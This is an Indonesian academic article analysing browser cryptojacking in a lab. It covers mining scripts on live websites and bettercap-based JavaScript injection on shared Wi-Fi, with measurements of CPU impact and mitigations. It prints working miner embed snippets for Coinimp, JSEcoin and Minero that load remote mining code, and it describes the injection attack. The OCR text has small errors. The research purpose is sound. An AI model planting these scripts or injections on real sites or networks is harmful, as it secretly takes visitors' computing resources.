CESS (Journal of Computer Engineering System and Science) **p-ISSN :2502-7131**
Vol. 6 No. 1 Januari 2021 **e-ISSN :2502-714x**

ANALISIS POLA DAN DAMPAK SERANGAN *CRYPTOJACKING* DENGAN MENGGUNAKAN PENDEKATAN *DYNAMIC ANALYSIS*

Nur Widiyasono[1], Aldy Putra Aldya[2], Rifan Renanda Ardhian[3]

[123]Jurusan Informatika, Fakultas Teknik Universitas Siliwangi Tasikmalaya
Jl. Siliwangi No. 24, Tasikmalaya – Jawa Barat
[1]nur.widiyasono@unsil.ac.id, [2]aldy@unsil.ac.id, [3]rifanardhian1@gmail.com

Abstrak— **"*Miners*" bekerja untuk memecahkan masalah matematika yang kompleks untuk menghasilkan pendapatan dalam bentuk mata uang digital, seperti Bitcoin, Ethereum, Monero, dan lainnya. Proses *mining* ini membutuhkan perangkat keras yang serius dan sumber daya CPU yang signifikan untuk menciptakan *cryptocurrency. Cryptojacking* salah satu alat penambangan mata uang digital secara illegal. *Cryptojacking* dapat memberikan *return* yang lebih substansial bagi penyerang. *Cryptominer* jenis ini tidak terlalu membahayakan secara langsung kepada para korbannya, tetapi hanya saja menggunakan akses ilegal ke komputer korban dan menggunakan sumber daya korban untuk menambang *crypto.* Metode yang digunakan adalah *dynamic analysis. Dinamic Analysis* adalah mencari informasi atau sampel mengenai *malware* dengan cara menjalankannya. Dengan metode ini dapat terlihat "perilaku" dari *malware* tersebut sehingga selanjutnya dapat dianalisa dampak yang terjadi. Pengujian malware ini dilakukan dengan 2 cara yaitu pengujian pertama dilakukan dengan *javascript injection* pada jaringan lokal yang sama dengan korban yaitu wifi publik dan pengujian kedua dengan mengakses *website* yang terindikasi skrip *cryptojacking.* Berdasarkan hasil analisis menggunakan dynamic analysis dimana cryptojacking dapat menginfeksi langsung ke website atau melalui jaringan local dengan *javascript injection,* jika *website* telah terinfeksi *cryptojacking* maka pengunjung dari *website* tersebut akan menjadi korban dan terjadi penambangan tersembunyi yang akan memakan sumber daya korban dan *cryptojacking operator* dalang dibalik *website* yang terinfeksi akan menerima keuntungan dalam bentuk mata uang digital dari hasil *cryptojacking* ini.**

Kata kunci— **Cryptojacking, Injection, Malware, Mining, Website.**

Abstract— **"Miners" work to solve complex mathematical problems to generate income in the form of digital currencies, such as Bitcoin, Ethereum, Monero, and others. This mining process requires serious hardware and significant CPU resources to create cryptocurrency. Cryptojacking is an illegal digital currency mining tool. Cryptojacking can provide a more substantial return for the attacker. This type of cryptominer is not too dangerous directly to the victims, but only uses illegal access to the victim's computer and uses victim's resources to mine crypto. The method used is dynamic analysis. Dynamic Analysis is finding information or samples about malware by running it. With this method the "behavior" of the malware can be seen so that the impact can then be analyzed. This malware testing is done in 2 ways namely the first test is done by javascript injection on the same local network as the victim namely public wifi and the second test by accessing the website indicated by cryptojacking. Based on the results of the analysis using dynamic analysis where cryptojacking can infect directly to the website or via a local network with javascript injection, if the website has been infected with cryptojacking, visitors from the website will become victims and there is hidden mining that will eat the victim's resources and cryptojacking the mastermind operator behind the website the infected will receive profits in the form of digital currency from this cryptojacking.**

Keywords— **Cryptojacking, Injection, Malware, Mining, Website.**

I. PENDAHULUAN

Kemajuan teknologi tidak hanya terlihat dari bagaimana kita mengakses informasi dengan berselancar di internet saja, tetapi perkembangan mata uang digital juga tidak terlepas dalam hal itu. Semakin populernya mata uang digital tidak di iringi dengan sistem keamanan yang handal, oleh karena itu banyak kecurangan yang terjadi sehingga banyak yang dirugikan. Salah satu contoh kecurangan yang terjadi adalah *cryptojacking. Cryptojacking* merugikan pengguna yang mengunjungi *website* tertentu yang terindikasi atau tersisipi perintah *cryptojacking*.

Cryptojacking adalah taktik baru dalam menambang mata uang digital secara illegal, dimana orang yang berada dibalik layar menggunakan sumber daya CPU korban sebagai proses komputasinya secara diam-diam

tanpa sepengetahuan korban [1]. *Cryptominer* jenis ini tidak terlalu membahayakan secara langsung kepada para korbannya, tetapi hanya saja menggunakan akses illegal ke komputer korban dan menggunakan sumber daya korban untuk menambang *crypto*. Deteksi *cryptominer* jenis ini akan sulit karena efek sampingnya hanya berupa penggunaan sumber daya korban dan tidak terlalu membahayakan korban secara langsung, terutama para korban yang awam akan mengacuhkan pada saat serangan ini terjadi [2]. *Malware* jenis ini menyerang dengan cara korban mengakses sebuah *website* yang tersisipi skrip perintah *malware* tersebut dan *malware* ini menggunakan bahasa pemrograman *javascript*. *Website* saat ini tidak dipungkiri banyak menggunakan Bahasa pemrograman *javascript* dalam pembuatan *website*nya, oleh karena itu mudah sekali menyisipkan skrip perintah dari *malware* ini.


Penelitian yang dilakukan oleh [3], melakukan penelitian dengan menggunakan analisis statis dan dinamis pada malware *cryptojacking* dengan layanan dari coinhive. Penelitian tersebut menghasilkan karakteristik kode yang unik dan dapat digunakan untuk mendeteksi kode cryptojacking dari layanan coinhive ini dengan akurasi 96%, lalu merekonstruksi pengoperasian skrip *cryptojacking*, mempelajari kelayakan ekonomi sebagai alternatif iklan.

Penelitian [4] melakukan penelitian terhadap cryptojacking dengan survei, melakukan beberapa pengukuran untuk menetapkan prevalensi dan profitabilitasnya, menguraikan kerangka kerja etika untuk mempertimbangkan apakah itu harus diklasifikasikan sebagai serangan atau peluang bisnis.

Kurangnya pengetahuan tentang *malware* jenis ini mengakibatkan *malware* ini bisa dengan mudah menginfeksi para korban. Penyerang hanya bermodalkan skrip yang ditanam di *website*, dapat mendapatkan keuntungan dengan menggunakan sumber daya korban untuk melakukan *cryptojacking*. Cryptojacking sempat tenar pada 2017 – 2018 dan sekarang walaupun tidak sebanyak pada tahun tersebut tetapi masih banyak website menggunakan cryptojacking ini untuk mendapatkan uang selain dari iklan dan penyedia layanan semakin banyak dan beragam serta mata uang yang didapat beraneka ragam sesuai dengan yang disediakan layanan cryptojacking Penelitian ini dilakukan untuk mendapatkan informasi tentang *cryptojacking* baik itu pola serangannya ataupun mengatasi serangannya dengan layanan yang menyediakan cryptojacking berbeda dari penelitian sebelumnya.

II. METODOLOGI

Metode yang digunakan dalam penelitian ini adalah *dynamic analysis* dengan alur sebagai berikut:



Gbr. 1.Metode penelitian

Metode *dynamic analysis* yaitu mencari informasi tentang *malware* dengan cara mengeksekusi *malware* dan melihat perilaku dari *malware* tersebut yang berjalan dalam sistem *host* [5]

A. Pengumpulan Data

Metode pengumpulan data menggunakan *studi literature* dengan mengumpulkan data dan informasi mengenai *cryptojacking*, termasuk berita, jurnal, dan semua informasi mengenai *cryptojacking*.

B. Virtual machine installation

Penelitian ini menggunakan lingkungan virtual agar aman pada saat pengujian sampel virus. Mesin virtual atau yang di kenal dengan *virtual machine*. Spesifikasi *virtual machine* yang digunakan pada penelitian adalah dapat dilihat pada Tabel I.

TABEL I
SPESIFIKASI KOMPUTER

No	Uraian	Spesifikasi
1	Sistem Operasi	*Windows 10 Pro 64-bit (1809)*
2	Prosesor	*AMD A8-6410 CPU @ 2.0GHz (4 CPUs)*
3	Memori	*8 GB RAM*
4	Hardisk Capasity	*500 GB*

TABEL II
SPESIFIKASI VIRTUAL 1

No	Uraian	Spesifikasi
1	Aplikasi VM	*VMware*
2	Prosesor	*Single core*
3	Memori	*1.5 GB*
4	Sistem Operasi	*Windows 7*

TABEL III
SPESIFIKASI VIRTUAL 2

No	Uraian	Spesifikasi
1	Aplikasi VM	*VMware*
2	Prosesor	*Single core*
3	Memori	*1 GB*
4	Sistem Operasi	*Kali Linux 2019.2*


C. Setting up virtual machine

Konfigurasi virtual machine sesuai dengan kebutuhan, menginstall aplikasi untuk melakukan pengujian seperti bettercap, wireshark, dan dengan bantuan *website* seperti PublicWWW, *minero, coinimp,* dan *jsecoin. Bettercap* digunakan untuk *sniffing* dan

melakukan *javascript injection*. *Wireshark* digunakan untuk melihat alur data yang terkirim dan melihat alur data dari penyerang sehingga dapat dijadikan sebagai *digital evidence*. *Website publicwww* digunakan untuk menampilkan *website* yang terdapat skrip *cryptojacking*.


D. Pengujian Sistem

Pengujian *system* dilakukan dengan cara menjalankan *malware* dan dilihat bagaimana perilaku dari *malware* tersebut. Pengujian dilakukan dengan dua skenario, skenario pertama mencari *website* yang terindikasi terdapat skrip *cryptojacking* dan skenario kedua melakukan *javascript injection*.



Gbr. 2.Pengujian Pertama

Flowchart pengujian skenario kedua dilakukan dengan korban membuka suatu *website* yang terindikasi skrip *cryptojacking* ini, skrip tersebut akan langsung dijalankan dan *library mining* akan dimuat pada halaman *website* tersebut, jika tidak terdapat *adblocker* atau *antivirus* maka skrip penambangan pada *library mining* tersebut akan berjalan dan mulai menggunakan sumber daya korban untuk menambang mata uang digital secara diam-diam tanpa disadari oleh korban. *Website* tersebut ditutup maka penambangan dihentikan dan selesai.



Gbr. 3.Pengujian Kedua (*javascript injection*)

Javascript injection disini dilakukan dengan *scenario* korban dan pelaku *cryptojacking* berada dalam jaringan yang sama yaitu *wifi*, dimana pelaku melakukan *javascript injection* kepada korban dengan bantuan aplikasi *bettercap* untuk menyisipkan perintah *cryptojacking* pada korban.

E. Analisis seluruh proses


Analisis dilakukan dengan cara melihat bagaimana perilaku malware setelah dijalankan, dari situ didapatkan pengetahuan bagaimana malware tersebut menyerah, melihat dampaknya, dan didapatkan solusi untuk mengatasinya.

F. Dokumentasi

Hasil dari analisis *malware* tersebut di dokumentasikan sebagai bukti dari analisis tersebut, sehingga tidak disangka mengada-ada atau mengarang


III. HASIL DAN PEMBAHASAN

Hasil dan pembahasan, tujuannya adalah untuk mendapatkan jawaban atas permasalahan dari tema yang diangkat didalam penelitian. Proses analisis ini disusun secara terstruktur untuk mendapatkan skema investigasi ada performa pc yang mengakses *website* yang telah disisipi perintah *cryptojacking*.



Gbr. 4.*Flowchart* serangan *Cryptojacking*

Flowchart serangan *cryptojacking* ini adalah pola serangan *cryptojacking*, dimana *cryptojacking* menginfeksi suatu *website* baik itu ditanam langsung ke *website* atau dengan *javascript injection* yang bersifat *local* pada jaringan tertentu. *Website* yang telah terinfeksi dari skrip *cryptojacking* maka jika ada yang mengakes *website* tersebut maka penambangan akan berjalan kecuali jika terdapat *antivirus* atau *adblocker* pada perangkat. *Mining* berjalan dan akan menggunakan sumber daya korban yang mengakses. *Cryptojacking operator* akan menerima mata uang digital dengan hanya menunggu dan skrip *mining* tersebut akan berjalan terus menerus selama ada yang mengakses *website* yang terinfeksi tersebut.




https://www.enisa.europa.eu/

Gbr. 5.Alur serangan *Cryptojacking*

Gambar 5 adalah alur *cryptojacking* dimana pertama pelaku menanamkan skrip *cryptojacking* pada *website*. *End users* atau pengguna mengakses *website* tersebut dan skrip *cryptojacking* berjalan. Sifat *cryptojacking* berjalan dilatar belakang tanpa ada pemberitahuan maka pengguna tidak mengetahui bahwa didalam *website* tersebut terdapat skrip *cryptojacking* dan berjalan untuk menambang mata uang digital demi kepentingan pelaku. Pelaku mendapatkan uang digital dari hasil penggunaan sumber daya pengguna begitu banyak.

Praktik *cryptojacking* berbasis *browser* telah berkembang sangat pesar dengan beberapa kasus yang sudah terungkap. Pelaku *cryptojacking* tidak hanya menginfeksi didalam *website* tetapi pada iklan yang termuat dalam *website* dapat dengan mudah disisipi oleh kode *cryptojacking*. Kode *javascript* yang dijalankan secara otomatis pada saat korban membuka *website* tersebut. Skrip *Cryptojacking* tidak merusak komputer atau data korban, melainkan hanya mencuri sumber daya pemrosesan CPU



Gbr. 6.Wireshark pada sampel *website*


Wireshark digunakan untuk menganalisa jaringan untuk melihat alur dari dan kemana data dikirimkan pada saat jaringan terkoneksi internet dan mengakses *website*. Hasil dari penggunaan wireshark dapat dilihat, pada saat mengakses *website* yang terjangkit skrip *cryptojacking*, komputer tidak hanya mengirim data pada *website* yang dituju tetapi juga *website* layanan *cryptojacking* seperti diatas dengan ip 45.79.81.15 yaitu ip *website* minero.cc karena *website* tersebut memakai layanan dari minero untuk menambang mata uang digital. TCP adalah suatu protocol pengiriman data yang bersifat *connection oriented* dan berbasis IP (*Internet Protocol*). Fungsi dari OSI *layer* TCP yang berada pada *layer transport* adalah mengatur pengiriman suatu data dari *client* ke *server*, yang berarti *client* mengirim data kepada ip 45.79.81.15 yang tidak lain *website* layanan dari minero sebagai *server* yang menerima data.

Pengujian kedua melakukan j*avascript injection*, disini dilakukan dengan scenario korban dan pelaku *cryptojacking* berada dalam jaringan yang sama yaitu wifi, dimana pelaku melakukan *javascript injection*

kepada korban dengan bantuan aplikasi bettercap untuk menyisipkan perintah *cryptojacking* pada korban.


Serangan terjadi pada saat korban dan pelaku berada dalam satu wifi yang sama, dengan menggunakan aplikasi bettercap pelaku dapat melakukan *javascript injection* pada korban.

Bettercap selain dapat melakukan *javascript injection*, dapat juga melakukan *sniffing* sehingga dapat terlihat *ip address* yang tersambung pada wifi tersebut.




Gbr. 7. Pencarian *ip address* dengan bettercap

Pencarian *ip address* yang terhubung pada *wifi* menggunakan aplikasi bettercap. Pencarian *ip address* dilakukan pelaku untuk melakukan *sniffing* sehingga pelaku dapat leluasa memilih korban untuk eksekusi *javascript injection* pada jaringan *wifi* tersebut.



Gbr. 8. *Javascript injection* dengan bettercap

Javascript injection dilakukan dengan menginjeksi skrip *cryptojacking* kepada korban pada jaringan *wifi* yang sama. Korban pada saat terkena serangan *javascript injection* ini pada saat mengakses *website* apapun selama itu *protocol* http maka skrip *cryptojacking* akan dijalankan.



Gbr. 9. Sebelum terkena *javascript injection*

Gambar 9 adalah pada saat korban mengakses *website* sebelum terkena *javascript injection* dengan rata-rata pemakaian cpu hanya berkisar 17 – 20 %.

Gbr. 10. Setelah terkena *javascript injection*

Gambar 10 adalah ketika korban mengakses *website* yang sama seperti sebelumnya tetapi telah dilakukan *javascript injection* pada korban. Dampaknya penggunaan cpu korban dengan rata-rata 95 – 100%, sangat tinggi penggunaan cpu yang hanya membuka satu *website* saja.

A. Layanan Cryptojacking (coinimp, jsecoin dan minero)

Coinimp adalah layanan penambangan dengan *javascript* yang mudah digunakan. Coinimp di rilis pada tahun 2017 dengan tujuan memberikan solusi penambangan yang menguntungkan bagi pengguna. Semenjak layanan ini dibuat sampai sekarang banyak pengguna yang memakai layanan ini dan layanan ini bisa dianggap layanan penambangan *javascript* yang popular dan dapat diandalkan.

JSEcoin adalah layanan penambangan dengan *javascript*, sama halnya dengan coinimp. *Javascript* penambangan ini sebenernya alternatif untuk mendapatkan uang selain iklan yang disematkan dalam *website*. *Javascript* yang digunakan layanan ini dimuat sebagai proses *async post-page-load* sehingga tidak akan mengganggu kinerja situs *website* dan pengalaman pengguna pada saat mengakses sebuah

website. Layanan ini bersifat transparan pada saat penambangan, layanan ini akan memberi tahu tahu pengguna bahwa penambangan *javascript* sedang berjalan dalam bentuk notifikasi di bagian bawah halaman *website* dan pengguna harus memberikan persetujuan sebelum penambangan dimulai.

Minero adalah layanan penambangan mata uang digital dengan *javascript* pada sebuah *website*, tidak berbeda jauh dengan coinimp dan jsecoin. Layanan ini bersifat tersembunyi berbeda dengan layanan jsecoin yang transparan, layanan ini akan menggunakan cpu korban dengan sembunyi untuk menambang mata uang digital tanpa harus persetujuan dari pengguna

Mata uang digital yang dipakai masing-masing layanan berbeda, coinimp dengan mata uang digital *website*coin (*website*) nilai pertukarannya untuk 1 *website*coin dihargai senilai dengan $0.001489 USD. Layanan jsecoin mempunyai mata uang digital sendiri yang sama dengan nama *website*nya yaitu jsecoin (jse) dimana nilai pertukarannya untuk 1 jsecoin senilai dengan $0.000167 USD. Layanan penambangan *javascript* ini sebelumnya menggunakan mata uang monero (xmr) dimana nilai tukarnya untuk 1 monero senilai dengan $64.78 USD, tetapi pada tanggal 30 november 2019 terdapat perubahan algoritma sehingga tidak dapat berjalan pada penambangan *javascript*. Perubahan algoritma dari monero tidak berdampak pada layanan minero, dimana minero tetap menggunakan mata uang digital ini tanpa kesulitan.

Layanan penambangan *javascript* atau *cryptojacking* ini terdapat perbedaan yang begitu terlihat selain dari mata uangnya yaitu tranparansi layanannya dimana layanan dari coinimp dan minero berjalan dilatar belakang pengguna tanpa pengguna mengetahuinya, pengguna mau tidak mau harus menjalankan penambangan *javascript* ini pada *website* yang di akses. Layanan jsecoin berbeda, layanan ini akan menampilkan pemberitahuan yang ditampilkan pada bagian bawah halaman *website* dan pengguna harus memberikan persetujuan sebelum penambangan dimulai.

Skrip Coinimp

```
<script
src="https://www.hostingcloud.racing/R132.j
s"></script>
<script>
        var _client = new
Client.Anonymous('fe0addfd2f3668336ca2149d3
5bf372f50bdaac4570e7eec8fab3aa0dbc2a28e', {
        throttle: 0, c: 'w', ads: 0
    });
    _client.start();

</script>
```

HTML <*script*> element digunakan untuk menulis skrip atau lebih tepatnya adalah untuk menyisipkan skrip seperti *javascript* pada sisi *client*, baik itu ditulis secara langsung didalam element <*script*>, maupun merujuk sumber *file eksternal* dengan *attribute src*. *Attribute src* berfungsi untuk menentukan link (URL) yang merujuk pada sumber *file script* external. *File* eksternal yang digunakan terdapat pada *website* hostigcloud dengan nama *file* nya R132.js . Skrip diatas juga memuat fungsi *throttle* yaitu teknik dimana tidak peduli berapa kali pengguna menyalakannya maka fungsi hanya sekali dalam interval waktu tertentu.

Skrip Jsecoin

```
<script type="text/javascript">

!function(){var e=document,
t=e.createElement("script"),
s=e.getElementsByTagname("script")[0];
ditype="text/javascript",
t.async=t.defer=!0,
t.src="https://load.jsecoin.com/load/169306
/example.com/0/0/",
s.parentNode.insertBefore(t,s)}();

</script>
```

Skrip ini diawali dengan tag `< script type="text/javascript">` dan di akhiri dengan `</script>` atribut yang menginformasikan kepada *browser* bahwa program *script* yang ada dalam tag tersebut adalah *javascript* dalam *format text*. Fungsi atau *function* didalam *javascript* adalah sebuah objek, karena memiliki *property* dan juga *method*. Fungsi *document* di deklarasikan menjadi *variable e*, dan `"e.createElement ("script")"` membuat elemen html yang ditentukan oleh *tagname* dimana *tagname* untuk skrip diatas bernama "*script*". *Tagname* adalah sebuah string yang menentukan tipe dari elemen yang akan dibuat, ketika dipanggil pada sebuah dokumen HTML, "`createElement`()" mengubah *tagname* menjadi *lower case* sebelum membuat elemen. Skrip `"s=e.getElementsByTagname("script")"` berfungsi untuk memilih elemen-elemen dengan *tag* HTML tertentu. Skrip `"t.async=t.defer=!0,t.src="https:// load.jsecoin.com/load/169306/example.com/0/0/ ""`, fungsi dari *async* digunakan untuk menunjukan ke *browser* bahwa *file* skrip dapat di eksekusi secara *asinkron*, skrip menjadi siap setelah diambil bersamaan dengan pasing dokumen. Fungsi dari *defer* akan mengunduh *file* selama *parsing* html dan hanya akan menjalankannya setelah *parsing* selesai. Skrip diatas berfungsi untuk memanggil atau mengeksekusi *file* eksternal dari *website* load.jsecoin.com.

Skrip minero


```
<script
src="https://minero.cc/lib/minero.min.js">
</script>
<script>

var miner = new
Minero.Anonymous('YOUR_SITE_KEY');
miner.start();

</script>
```

Skrip "`script src="https://minero.cc/lib/ minero.min.js""` digunakan memuat library untuk

digunakan di *website*. Skrip "`var miner = new Minero.Anonymous('YOUR_SITE_KEY'); miner.start();`" pembuatan fungsi miner untuk digunakan sebagai deklarasi skrip penambangan dengan parameter kunci *website* yang telah ditentukan oleh *website* layanan minero.


B. Pemakaian CPU

Analisis dampak *cryptojacking* dilihat dari aspek pemakaian CPU dari beberapa sampel *website* yang ditentukan. Analisis dilakukan dengan cara melihat pemakaian CPU dari hasil membuka sampel *website* yang ditentukan baik itu *javascript*nya di aktifkan, *javascript* di matikan, dan memakai ekstensi *browser* seperti adblock.




Gbr. 11 Pemakaian CPU (*javascript enable*)

Pemakaian CPU dari *website* yang terindikasi skrip penambangan. *Website* scorphq mengatur 100% pemakaian cpu pengunjung pada saat mengunjungi *website* tersebut, penggunaan cpu pengunjung paling tinggi. *Website* bultimes diatur untuk menggunakan cpu pengunjung dengan rata-rata sebesar 50% agar bisa menambang mata uang digital, lebih sedikit dibanding dengan sampel yang lain. Sampel ketiga yaitu *website* journal da manha diatur agar cpu pengujung untuk menambang dengan rata-rata sebesar 55% dari total keseluruhan dari cpu pengunjung lebih tinggi dibanding sampel sebelumnya. Sampel terakhir yaitu *website* visaolaser dimana diatur sebesar 100 % pemakaian cpu pengunjung untuk digunakan menambang mata uang digital. Semakin tinggi penggunaan cpu korban semakin banyak pula uang digital yang didapat.



Gbr. 12 Pemakaian CPU (*javascript disable)*

Pemakaian CPU ini berbeda jauh hasilnya dari sebelumnya yang *javascript*nya diaktifkan. *Javascript* tidak diaktifkan pada *browser* maka otomatis skrip *cryptojacking* tidak akan berjalan karena skrip *cryptojacking* Bahasa pemrogramannya *javascript*. *Website* jornal da manhha yang jika *javascript*nya diaktifkan memakai cpu sebesar 55% tetapi jika *javascript*nya dimatikan hanya rata-rata memakai 15% cpu pengunjung *website* tersebut. *Website* visaolaser yang sebelumnya memakai 100% sekarang jika *javascript*nya dimatikan menjadi rata-rata 12% cpu pengunjung *website*. *Website* scorphq jika diaktifkan *javascript* memakai cpu pengunjung *website* sebesar 100% maka sekarang *javascript* dimatikan menjadi rata-rata sebesar 10 % cpu yang terpakai oleh pengunjung *website* tersebut. *Website* bultimes jika *javascript* aktif maka akan memakai cpu pengunjung sebesar 50% tetapi jika *javascript* tidak diaktifkan maka hanya akan memakai cpu pengunjung rata-rata sebesar 9%.

